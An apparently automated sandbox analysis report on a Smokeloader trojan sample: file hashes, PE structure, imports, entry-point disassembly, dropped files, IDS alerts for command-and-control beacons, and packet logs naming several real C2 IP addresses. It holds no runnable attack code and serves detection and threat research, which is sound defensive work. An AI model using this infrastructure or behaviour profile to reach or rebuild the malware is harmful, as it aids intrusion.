SSDEEP:	12288:ZNFYImtRePnPJqRz0qon68wBVZXISGst+WNUpo:ZLYImtYQR5on68QV03jW
MD5:	7C1B6CA0476E2C572628034BDEAF5E3C
SHA1:	7F4E5707D53B145D6CECDEA22EF03E6B7357F0ED
SHA-256:	F7BD62D5FEF5FCC2D29C3858DA9F25292A61206BA97BC9918A187EEFD873E768
SHA-512:	DC8C61CE8FCF26CA2F5EBE73EEDCAAE36FB54DADF5A85641F945AC0A2A4F9FCE0BD73408676F3FFC28EC37686E1DF9BB3AC20688C76396CD107931CF6241779
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....}.....N1.....N'.....D....N .....N0.....N5.....Rich..... ....PE..L....%b.....:.....L.....@.....'.....P.....K.....0,..@..... ..text..... ..`.data..... .....@....rsrc....K.....L.....@..@..... ....

C:\Users\user\AppData\Roaming\utitbii

Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	148992
Entropy (8bit):	6.999228953778277
Encrypted:	false
SSDEEP:	3072:KMi60V2WtuSc0HD1IFAvcZawFGsAQLEPP0O:KMEzcc1IFAvc1cQLEPP0
MD5:	9916148F32A362EAC0ABBF128E88E96B
SHA1:	E7669EB27E338FB79B40002FB37B812E18D526FE
SHA-256:	BFE1A292CB0E9B9CA09AF660E8B90BDFB07592AFE625855093BD2FF54FA430C3
SHA-512:	79CA786626C49BCACD0E1460AE17FFF5E5943E2DF8B0F702AD864A555D3F6369FD6E8DEE15BADC4F350A425502ADCD090CA040DB3EF249B23717D3E57DF32 1C
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 43%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....}.....N1.....N'.....D....N .....N0.....N5.....Rich..... ....PE..L....<.`.....0.....L.....@.....a.....P.....K.....0,..@..... ...text..... ..`.data.....@....rsrc....K.....L.....@..@..... ....

C:\Users\user\AppData\Roaming\utitbii:Zone.Identifier

Process:	C:\Windows\explorer.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD6 E
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	[ZoneTransfer]....ZoneId=0

\Device\ConDrv

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	2801
Entropy (8bit):	4.953285110276912
Encrypted:	false
SSDEEP:	48:2nlzQrNuMemFUT082ujFUt2dju88u8V2Zo0oeZBUqqiSYx3ySu1szJQ:aS4GC8VF0ncqnNzO
MD5:	D482B032211F687CE639B61D98956FE4
SHA1:	5AB5C651B66450188CDDA5602CA3EFD2214AFF9E
SHA-256:	C011C37ECB00F4CDC4857188F474F91D854846FF04844A265E4C4EBA60CA3786
SHA-512:	58A0A7DCB0D34C8752F41B9C3B334F94761CF415B81496913ED05A625D4B3616EC84B945844CCF4044EFDFFED149F3D0DDB3319230F5808F8DC8F80C286B11A
Malicious:	false

Preview:	..7-Zip 18.05 (x86) : Copyright (c) 1999-2018 Igor Pavlov : 2018-04-30....Usage: 7z <command> [<switches>...] <archive_name> [<file_names>...]....<Commands>.. a : Add files to archive.. b : Benchmark.. d : Delete files from archive.. e : Extract files from archive (without using directory names).. h : Calculate hash values for files.. i : Show information about supported formats.. l : List contents of archive.. rn : Rename files in archive.. t : Test integrity of archive.. u : Update files to archive.. x : eXtract files with full paths....<Switches>.. -- : Stop switches parsing.. @listfile : set path to listfile that contains file names.. -ai[r[-|0]]{@listfile|!wildcard} : Include archives.. -ax[r[-|0]]{@listfile|!wildcard} : eXclude archives.. -ao{a|s|t|u} : set Overwrite mode.. -an : disable archive_name field.. -bb[0-3] : set output log level.. -bd : disable progress indicator.. -bs{o|e|p}{0|1|2} : set output stream for output/error/progress line.. -bt : show ex

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.999228953778277
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	file.exe
File size:	148992
MD5:	9916148f32a362eac0abbf128e88e96b
SHA1:	e7669eb27e338fb79b40002fb37b812e18d526fe
SHA256:	bfe1a292cb0e9b9ca09af660e8b90bdfb07592afe625855093bd2ff54fa430c3
SHA512:	79ca786626c49bcacd0e1460ae17fff5e5943e2df8b0f702ad864a555d3f6369fd6e8dee15badc4f350a425502adcd090ca040db3ef249b23717d3e57df32f1c
SSDEEP:	3072:KMi60V2WtuSc0HD1IFAvcZawFGsAQLEPP0O:KMEzcc1IFAvc1cQLEPP0
TLSH:	35E3D03138E0C432C067C4B558A5D641BA3FB92297788D8B7B9C1BAF5F602C1AE79317
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....}.....N1.....N'.....D....N .....N0.....N5.....Rich.....PE..L....<.`.....0.....

File Icon

Icon Hash:	aecaae9ecea62aa2

Static PE Info

General

Entrypoint:	0x404c07
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	RELOCS_STRIPPED, EXECUTABLE_IMAGE, 32BIT_MACHINE
DLL Characteristics:	TERMINAL_SERVER_AWARE
Time Stamp:	0x609A3CDD [Tue May 11 08:14:21 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	0
File Version Major:	5
File Version Minor:	0
Subsystem Version Major:	5
Subsystem Version Minor:	0
Import Hash:	2d5ec24fb9d2ee4cf8208f9e16125d4f

Entrypoint Preview

Instruction
call 00007F4294C67C5Bh
jmp 00007F4294C647EDh
int3
int3

Instruction
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
mov ecx, dword ptr [esp+04h]
test ecx, 00000003h
je 00007F4294C64996h
mov al, byte ptr [ecx]
add ecx, 01h
test al, al
je 00007F4294C649C0h
test ecx, 00000003h
jne 00007F4294C64961h
add eax, 00000000h
lea esp, dword ptr [esp+00000000h]
lea esp, dword ptr [esp+00000000h]
mov eax, dword ptr [ecx]
mov edx, 7EFEFEFFh
add edx, eax
xor eax, FFFFFFFFh
xor eax, edx
add ecx, 04h
test eax, 81010100h
je 00007F4294C6495Ah
mov eax, dword ptr [ecx-04h]
test al, al
je 00007F4294C649A4h
test ah, ah
je 00007F4294C64996h
test eax, 00FF0000h
je 00007F4294C64985h
test eax, FF000000h
je 00007F4294C64974h
jmp 00007F4294C6493Fh
lea eax, dword ptr [ecx-01h]
mov ecx, dword ptr [esp+04h]
sub eax, ecx
ret
lea eax, dword ptr [ecx-02h]
mov ecx, dword ptr [esp+04h]
sub eax, ecx
ret
lea eax, dword ptr [ecx-03h]
mov ecx, dword ptr [esp+04h]
sub eax, ecx
ret
lea eax, dword ptr [ecx-04h]
mov ecx, dword ptr [esp+04h]
sub eax, ecx
ret

Instruction
cmp ecx, dword ptr [0041FD2Ch]
jne 00007F4294C64974h
rep ret
jmp 00007F4294C67C43h
push eax
push dword ptr fs:[00000000h]
lea eax, dword ptr [esp+0Ch]
sub esp, dword ptr [esp+0Ch]
push ebx
push esi
push edi
mov dword ptr [eax], ebp

Rich Headers

Programming Language:	• [ASM] VS2008 build 21022 • [C] VS2008 build 21022 • [IMP] VS2005 build 50727 • [C++] VS2008 build 21022 • [RES] VS2008 build 21022 • [LNK] VS2008 build 21022

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xe10c	0x50	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x17b000	0x4bf8	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x1210	0x1c	.text
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x2c30	0x40	.text
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x1000	0x1d8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0xdc06	0xde00	False	0.48214034346846846	data	5.885378748067845	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.data	0xf000	0x16bfbc	0x11800	False	0.8895647321428571	data	7.592573389883982	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.rsrc	0x17b000	0x4bf8	0x4c00	False	0.7289782072368421	data	6.371869344220117	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x17b2b0	0x8a8	Device independent bitmap graphic, 32 x 64 x 8, image size 0		
RT_ICON	0x17bb58	0x25a8	Device independent bitmap graphic, 48 x 96 x 32, image size 0		
RT_ICON	0x17e100	0x10a8	Device independent bitmap graphic, 32 x 64 x 32, image size 0		
RT_STRING	0x17f3a8	0x42	data		
RT_STRING	0x17f3f0	0x280	data		

Name	RVA	Size	Type	Language	Country
RT_STRING	0x17f670	0x3ce	data		
RT_STRING	0x17fa40	0x1b2	data		
RT_ACCELERATOR	0x17f1d8	0x80	data		
RT_GROUP_ICON	0x17f1a8	0x30	data		
RT_VERSION	0x17f268	0x140	MIPSEB-LE MIPS-III ECOFF executable not stripped - version 0.79		
None	0x17f258	0xa	data		

Imports

DLL	Import
KERNEL32.dll	LoadLibraryA, InterlockedPushEntrySList, GetConsoleAliasesW, ReadFile, ReadConsoleW, GetVolumeInformationA, GetComputerNameA, LocalFree, InterlockedDecrement, SetSystemTimeAdjustment, SetLocaleInfoA, FindNextVolumeA, FindCloseChangeNotification, CopyFileExA, MoveFileWithProgressW, VerifyVersionInfoW, LocalSize, FileTimeToDosDateTime, DebugBreak, GlobalGetAtomNameW, IsBadWritePtr, FindResourceA, GetComputerNameExW, GetProcAddress, GetStringTypeW, GetFileTime, GetConsoleAliasesLengthW, GetVolumeNameForVolumeMountPointA, DeleteVolumeMountPointA, GetCPInfo, PostQueuedCompletionStatus, MoveFileWithProgressA, CopyFileA, lstrcpynW, WriteConsoleW, GetBinaryTypeA, WriteConsoleOutputW, GetCommandLineA, InterlockedIncrement, CreateActCtxW, FormatMessageA, GetModuleHandleW, GetModuleHandleA, LeaveCriticalSection, GetStringTypeExA, OpenMutexW, FindResourceW, RtlCaptureContext, InterlockedExchange, InitializeCriticalSectionAndSpinCount, DeleteFiber, InterlockedExchangeAdd, EnumDateFormatsA, GetPrivateProfileStructA, GetNamedPipeHandleStateW, RegisterWaitForSingleObject, LocalAlloc, QueryMemoryResourceNotification, SetLastError, GetProcessPriorityBoost, GetMailslotInfo, HeapWalk, SetFilePointer, SetConsoleMode, RaiseException, RtlUnwind, GetLastError, MoveFileA, DeleteFileA, GetStartupInfoA, HeapAlloc, HeapFree, TerminateProcess, GetCurrentProcess, UnhandledExceptionFilter, SetUnhandledExceptionFilter, IsDebuggerPresent, TlsGetValue, TlsAlloc, TlsSetValue, TlsFree, GetCurrentThreadId, Sleep, ExitProcess, WriteFile, GetStdHandle, GetModuleFileNameA, FreeEnvironmentStringsA, GetEnvironmentStrings, FreeEnvironmentStringsW, WideCharToMultiByte, GetEnvironmentStringsW, SetHandleCount, GetFileType, DeleteCriticalSection, HeapCreate, VirtualFree, QueryPerformanceCounter, GetTickCount, GetCurrentProcessId, GetSystemTimeAsFileTime, EnterCriticalSection, VirtualAlloc, HeapReAlloc, HeapSize, GetACP, GetOEMCP, IsValidCodePage, GetLocaleInfoA, GetStringTypeA, MultiByteToWideChar, LCMapStringA, LCMapStringW
USER32.dll	CharUpperBuffW
WINHTTP.dll	WinHttpCreateUrl


Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.6175.126.109.1549711802851815 10/03/22-16:02:14.846797	TCP	2851815	ETPRO TROJAN Sharik/Smokeloader CnC Beacon 18	49711	80	192.168.2.6	175.126.109.15
192.168.2.6211.53.230.6749715802851815 10/03/22-16:02:21.311939	TCP	2851815	ETPRO TROJAN Sharik/Smokeloader CnC Beacon 18	49715	80	192.168.2.6	211.53.230.67
192.168.2.6175.126.109.1549730802851815 10/03/22-16:02:44.772680	TCP	2851815	ETPRO TROJAN Sharik/Smokeloader CnC Beacon 18	49730	80	192.168.2.6	175.126.109.15
192.168.2.6175.126.109.1549739802851815 10/03/22-16:02:58.898507	TCP	2851815	ETPRO TROJAN Sharik/Smokeloader CnC Beacon 18	49739	80	192.168.2.6	175.126.109.15
192.168.2.6181.167.134.2449732802851815 10/03/22-16:02:46.390980	TCP	2851815	ETPRO TROJAN Sharik/Smokeloader CnC Beacon 18	49732	80	192.168.2.6	181.167.134.24
192.168.2.684.224.193.2004709802851815 10/03/22-16:02:11.455142	TCP	2851815	ETPRO TROJAN Sharik/Smokeloader CnC Beacon 18	49709	80	192.168.2.6	84.224.193.200
192.168.2.6211.53.230.6749720802851815 10/03/22-16:02:29.179301	TCP	2851815	ETPRO TROJAN Sharik/Smokeloader CnC Beacon 18	49720	80	192.168.2.6	211.53.230.67
192.168.2.6175.126.109.1549722802851815 10/03/22-16:02:32.120683	TCP	2851815	ETPRO TROJAN Sharik/Smokeloader CnC Beacon 18	49722	80	192.168.2.6	175.126.109.15

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.684.224.193.20049719802851815 10/03/22-16:02:28.462445	TCP	2851815	ETPRO TROJAN Sharik/Smokeloader CnC Beacon 18	49719	80	192.168.2.6	84.224.193.200
192.168.2.6175.119.10.23149726802851815 10/03/22-16:02:38.913124	TCP	2851815	ETPRO TROJAN Sharik/Smokeloader CnC Beacon 18	49726	80	192.168.2.6	175.119.10.231
192.168.2.6138.36.3.1344974080285181 5 10/03/22-16:03:00.341262	TCP	2851815	ETPRO TROJAN Sharik/Smokeloader CnC Beacon 18	49740	80	192.168.2.6	138.36.3.134
192.168.2.6138.36.3.1344972980285181 5 10/03/22-16:02:43.502144	TCP	2851815	ETPRO TROJAN Sharik/Smokeloader CnC Beacon 18	49729	80	192.168.2.6	138.36.3.134
192.168.2.6211.53.230.6749746802851815 10/03/22-16:03:07.580559	TCP	2851815	ETPRO TROJAN Sharik/Smokeloader CnC Beacon 18	49746	80	192.168.2.6	211.53.230.67
192.168.2.6175.126.109.154973480285181 5 10/03/22-16:02:49.117185	TCP	2851815	ETPRO TROJAN Sharik/Smokeloader CnC Beacon 18	49734	80	192.168.2.6	175.126.109.15
192.168.2.6138.36.3.1344974180285181 5 10/03/22-16:03:01.525351	TCP	2851815	ETPRO TROJAN Sharik/Smokeloader CnC Beacon 18	49741	80	192.168.2.6	138.36.3.134
192.168.2.6175.126.109.154972580285181 5 10/03/22-16:02:36.667925	TCP	2851815	ETPRO TROJAN Sharik/Smokeloader CnC Beacon 18	49725	80	192.168.2.6	175.126.109.15
192.168.2.6175.126.109.154971280285181 5 10/03/22-16:02:16.370323	TCP	2851815	ETPRO TROJAN Sharik/Smokeloader CnC Beacon 18	49712	80	192.168.2.6	175.126.109.15
192.168.2.6181.167.134.2449738802851815 10/03/22-16:02:56.557715	TCP	2851815	ETPRO TROJAN Sharik/Smokeloader CnC Beacon 18	49738	80	192.168.2.6	181.167.134.24

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Oct 3, 2022 16:02:05.507611036 CEST	49707	80	192.168.2.6	115.88.24.202
Oct 3, 2022 16:02:05.779455900 CEST	80	49707	115.88.24.202	192.168.2.6
Oct 3, 2022 16:02:05.779598951 CEST	49707	80	192.168.2.6	115.88.24.202
Oct 3, 2022 16:02:05.780160904 CEST	49707	80	192.168.2.6	115.88.24.202
Oct 3, 2022 16:02:05.780194044 CEST	49707	80	192.168.2.6	115.88.24.202
Oct 3, 2022 16:02:06.051861048 CEST	80	49707	115.88.24.202	192.168.2.6
Oct 3, 2022 16:02:07.177762032 CEST	80	49707	115.88.24.202	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Oct 3, 2022 16:02:07.178029060 CEST	49707	80	192.168.2.6	115.88.24.202
Oct 3, 2022 16:02:07.180680990 CEST	80	49707	115.88.24.202	192.168.2.6
Oct 3, 2022 16:02:07.180794001 CEST	49707	80	192.168.2.6	115.88.24.202
Oct 3, 2022 16:02:07.450098038 CEST	80	49707	115.88.24.202	192.168.2.6
Oct 3, 2022 16:02:07.643426895 CEST	49708	80	192.168.2.6	211.53.230.67
Oct 3, 2022 16:02:07.903394938 CEST	80	49708	211.53.230.67	192.168.2.6
Oct 3, 2022 16:02:07.903695107 CEST	49708	80	192.168.2.6	211.53.230.67
Oct 3, 2022 16:02:07.903752089 CEST	49708	80	192.168.2.6	211.53.230.67
Oct 3, 2022 16:02:07.904330969 CEST	49708	80	192.168.2.6	211.53.230.67
Oct 3, 2022 16:02:08.164057016 CEST	80	49708	211.53.230.67	192.168.2.6
Oct 3, 2022 16:02:08.997922897 CEST	80	49708	211.53.230.67	192.168.2.6
Oct 3, 2022 16:02:08.998007059 CEST	80	49708	211.53.230.67	192.168.2.6
Oct 3, 2022 16:02:08.998121023 CEST	49708	80	192.168.2.6	211.53.230.67
Oct 3, 2022 16:02:08.998354912 CEST	49708	80	192.168.2.6	211.53.230.67
Oct 3, 2022 16:02:09.257738113 CEST	80	49708	211.53.230.67	192.168.2.6
Oct 3, 2022 16:02:11.406152010 CEST	49709	80	192.168.2.6	84.224.193.200
Oct 3, 2022 16:02:11.454822063 CEST	80	49709	84.224.193.200	192.168.2.6
Oct 3, 2022 16:02:11.454946995 CEST	49709	80	192.168.2.6	84.224.193.200
Oct 3, 2022 16:02:11.455142021 CEST	49709	80	192.168.2.6	84.224.193.200
Oct 3, 2022 16:02:11.455223083 CEST	49709	80	192.168.2.6	84.224.193.200
Oct 3, 2022 16:02:11.502943039 CEST	80	49709	84.224.193.200	192.168.2.6
Oct 3, 2022 16:02:11.678097963 CEST	80	49709	84.224.193.200	192.168.2.6
Oct 3, 2022 16:02:11.678128004 CEST	80	49709	84.224.193.200	192.168.2.6
Oct 3, 2022 16:02:11.678253889 CEST	49709	80	192.168.2.6	84.224.193.200
Oct 3, 2022 16:02:11.678289890 CEST	49709	80	192.168.2.6	84.224.193.200
Oct 3, 2022 16:02:11.727649927 CEST	80	49709	84.224.193.200	192.168.2.6
Oct 3, 2022 16:02:12.980030060 CEST	49710	80	192.168.2.6	175.126.109.15
Oct 3, 2022 16:02:13.285834074 CEST	80	49710	175.126.109.15	192.168.2.6
Oct 3, 2022 16:02:13.288885117 CEST	49710	80	192.168.2.6	175.126.109.15
Oct 3, 2022 16:02:13.307826042 CEST	49710	80	192.168.2.6	175.126.109.15
Oct 3, 2022 16:02:13.307867050 CEST	49710	80	192.168.2.6	175.126.109.15
Oct 3, 2022 16:02:13.615489006 CEST	80	49710	175.126.109.15	192.168.2.6
Oct 3, 2022 16:02:14.505666018 CEST	80	49710	175.126.109.15	192.168.2.6
Oct 3, 2022 16:02:14.505708933 CEST	80	49710	175.126.109.15	192.168.2.6
Oct 3, 2022 16:02:14.505848885 CEST	49710	80	192.168.2.6	175.126.109.15
Oct 3, 2022 16:02:14.505848885 CEST	49710	80	192.168.2.6	175.126.109.15
Oct 3, 2022 16:02:14.542941093 CEST	49711	80	192.168.2.6	175.126.109.15
Oct 3, 2022 16:02:14.811444044 CEST	80	49710	175.126.109.15	192.168.2.6
Oct 3, 2022 16:02:14.846378088 CEST	80	49711	175.126.109.15	192.168.2.6
Oct 3, 2022 16:02:14.846596003 CEST	49711	80	192.168.2.6	175.126.109.15
Oct 3, 2022 16:02:14.846796989 CEST	49711	80	192.168.2.6	175.126.109.15
Oct 3, 2022 16:02:14.846841097 CEST	49711	80	192.168.2.6	175.126.109.15
Oct 3, 2022 16:02:15.150266886 CEST	80	49711	175.126.109.15	192.168.2.6
Oct 3, 2022 16:02:16.038273096 CEST	80	49711	175.126.109.15	192.168.2.6
Oct 3, 2022 16:02:16.038326979 CEST	80	49711	175.126.109.15	192.168.2.6
Oct 3, 2022 16:02:16.038496017 CEST	49711	80	192.168.2.6	175.126.109.15
Oct 3, 2022 16:02:16.038541079 CEST	49711	80	192.168.2.6	175.126.109.15
Oct 3, 2022 16:02:16.072609901 CEST	49712	80	192.168.2.6	175.126.109.15
Oct 3, 2022 16:02:16.342506886 CEST	80	49711	175.126.109.15	192.168.2.6
Oct 3, 2022 16:02:16.370049953 CEST	80	49712	175.126.109.15	192.168.2.6
Oct 3, 2022 16:02:16.370184898 CEST	49712	80	192.168.2.6	175.126.109.15
Oct 3, 2022 16:02:16.370322943 CEST	49712	80	192.168.2.6	175.126.109.15
Oct 3, 2022 16:02:16.370341063 CEST	49712	80	192.168.2.6	175.126.109.15
Oct 3, 2022 16:02:16.667793036 CEST	80	49712	175.126.109.15	192.168.2.6
Oct 3, 2022 16:02:17.543375015 CEST	80	49712	175.126.109.15	192.168.2.6
Oct 3, 2022 16:02:17.543427944 CEST	80	49712	175.126.109.15	192.168.2.6
Oct 3, 2022 16:02:17.543548107 CEST	49712	80	192.168.2.6	175.126.109.15
Oct 3, 2022 16:02:17.545773983 CEST	49712	80	192.168.2.6	175.126.109.15
Oct 3, 2022 16:02:17.608330965 CEST	49713	80	192.168.2.6	115.88.24.202

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Oct 3, 2022 16:02:17.843100071 CEST	80	49712	175.126.109.15	192.168.2.6
Oct 3, 2022 16:02:17.880604982 CEST	80	49713	115.88.24.202	192.168.2.6
Oct 3, 2022 16:02:17.880820036 CEST	49713	80	192.168.2.6	115.88.24.202
Oct 3, 2022 16:02:17.880990982 CEST	49713	80	192.168.2.6	115.88.24.202
Oct 3, 2022 16:02:17.880990982 CEST	49713	80	192.168.2.6	115.88.24.202
Oct 3, 2022 16:02:18.153804064 CEST	80	49713	115.88.24.202	192.168.2.6
Oct 3, 2022 16:02:18.862572908 CEST	80	49713	115.88.24.202	192.168.2.6
Oct 3, 2022 16:02:18.862612009 CEST	80	49713	115.88.24.202	192.168.2.6
Oct 3, 2022 16:02:18.862762928 CEST	49713	80	192.168.2.6	115.88.24.202
Oct 3, 2022 16:02:18.862807035 CEST	49713	80	192.168.2.6	115.88.24.202
Oct 3, 2022 16:02:18.901356936 CEST	49714	80	192.168.2.6	181.167.134.24
Oct 3, 2022 16:02:19.134784937 CEST	80	49713	115.88.24.202	192.168.2.6
Oct 3, 2022 16:02:19.180118084 CEST	80	49714	181.167.134.24	192.168.2.6
Oct 3, 2022 16:02:19.180438042 CEST	49714	80	192.168.2.6	181.167.134.24
Oct 3, 2022 16:02:19.185523033 CEST	49714	80	192.168.2.6	181.167.134.24
Oct 3, 2022 16:02:19.185611963 CEST	49714	80	192.168.2.6	181.167.134.24
Oct 3, 2022 16:02:19.461894989 CEST	80	49714	181.167.134.24	192.168.2.6
Oct 3, 2022 16:02:20.066648960 CEST	80	49714	181.167.134.24	192.168.2.6
Oct 3, 2022 16:02:20.066793919 CEST	49714	80	192.168.2.6	181.167.134.24
Oct 3, 2022 16:02:20.072837114 CEST	80	49714	181.167.134.24	192.168.2.6
Oct 3, 2022 16:02:20.073049068 CEST	49714	80	192.168.2.6	181.167.134.24
Oct 3, 2022 16:02:20.935406923 CEST	49714	80	192.168.2.6	181.167.134.24
Oct 3, 2022 16:02:21.041842937 CEST	49715	80	192.168.2.6	211.53.230.67
Oct 3, 2022 16:02:21.223134041 CEST	80	49714	181.167.134.24	192.168.2.6
Oct 3, 2022 16:02:21.310869932 CEST	80	49715	211.53.230.67	192.168.2.6
Oct 3, 2022 16:02:21.311058998 CEST	49715	80	192.168.2.6	211.53.230.67
Oct 3, 2022 16:02:21.311939001 CEST	49715	80	192.168.2.6	211.53.230.67
Oct 3, 2022 16:02:21.311970949 CEST	49715	80	192.168.2.6	211.53.230.67
Oct 3, 2022 16:02:21.581150055 CEST	80	49715	211.53.230.67	192.168.2.6
Oct 3, 2022 16:02:22.639944077 CEST	80	49715	211.53.230.67	192.168.2.6
Oct 3, 2022 16:02:22.639981031 CEST	80	49715	211.53.230.67	192.168.2.6
Oct 3, 2022 16:02:22.640115976 CEST	49715	80	192.168.2.6	211.53.230.67
Oct 3, 2022 16:02:22.640156031 CEST	49715	80	192.168.2.6	211.53.230.67
Oct 3, 2022 16:02:22.650388956 CEST	49716	80	192.168.2.6	23.106.124.18

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Oct 3, 2022 16:02:04.053071022 CEST	58595	53	192.168.2.6	8.8.8.8
Oct 3, 2022 16:02:05.061424971 CEST	58595	53	192.168.2.6	8.8.8.8
Oct 3, 2022 16:02:05.504152060 CEST	53	58595	8.8.8.8	192.168.2.6
Oct 3, 2022 16:02:05.524478912 CEST	53	58595	8.8.8.8	192.168.2.6
Oct 3, 2022 16:02:07.186903954 CEST	56331	53	192.168.2.6	8.8.8.8
Oct 3, 2022 16:02:07.642482996 CEST	53	56331	8.8.8.8	192.168.2.6
Oct 3, 2022 16:02:09.018820047 CEST	50506	53	192.168.2.6	8.8.8.8
Oct 3, 2022 16:02:10.060950041 CEST	50506	53	192.168.2.6	8.8.8.8
Oct 3, 2022 16:02:11.061077118 CEST	50506	53	192.168.2.6	8.8.8.8
Oct 3, 2022 16:02:11.404870033 CEST	53	50506	8.8.8.8	192.168.2.6
Oct 3, 2022 16:02:11.693664074 CEST	49448	53	192.168.2.6	8.8.8.8
Oct 3, 2022 16:02:12.426100969 CEST	53	50506	8.8.8.8	192.168.2.6
Oct 3, 2022 16:02:12.504834890 CEST	53	50506	8.8.8.8	192.168.2.6
Oct 3, 2022 16:02:12.701698065 CEST	49448	53	192.168.2.6	8.8.8.8
Oct 3, 2022 16:02:12.978713036 CEST	53	49448	8.8.8.8	192.168.2.6
Oct 3, 2022 16:02:14.167190075 CEST	53	49448	8.8.8.8	192.168.2.6
Oct 3, 2022 16:02:14.522531986 CEST	59082	53	192.168.2.6	8.8.8.8
Oct 3, 2022 16:02:14.542105913 CEST	53	59082	8.8.8.8	192.168.2.6
Oct 3, 2022 16:02:16.051903009 CEST	59504	53	192.168.2.6	8.8.8.8
Oct 3, 2022 16:02:16.071573973 CEST	53	59504	8.8.8.8	192.168.2.6
Oct 3, 2022 16:02:17.557213068 CEST	65198	53	192.168.2.6	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Oct 3, 2022 16:02:17.574462891 CEST	53	65198	8.8.8.8	192.168.2.6
Oct 3, 2022 16:02:18.881077051 CEST	62910	53	192.168.2.6	8.8.8.8
Oct 3, 2022 16:02:18.900547981 CEST	53	62910	8.8.8.8	192.168.2.6
Oct 3, 2022 16:02:21.023433924 CEST	63863	53	192.168.2.6	8.8.8.8
Oct 3, 2022 16:02:21.041099072 CEST	53	63863	8.8.8.8	192.168.2.6
Oct 3, 2022 16:02:25.945671082 CEST	63229	53	192.168.2.6	8.8.8.8
Oct 3, 2022 16:02:25.965038061 CEST	53	63229	8.8.8.8	192.168.2.6
Oct 3, 2022 16:02:27.158170938 CEST	62538	53	192.168.2.6	8.8.8.8
Oct 3, 2022 16:02:27.177249908 CEST	53	62538	8.8.8.8	192.168.2.6
Oct 3, 2022 16:02:28.329027891 CEST	54903	53	192.168.2.6	8.8.8.8
Oct 3, 2022 16:02:28.349479914 CEST	53	54903	8.8.8.8	192.168.2.6
Oct 3, 2022 16:02:28.895567894 CEST	51530	53	192.168.2.6	8.8.8.8
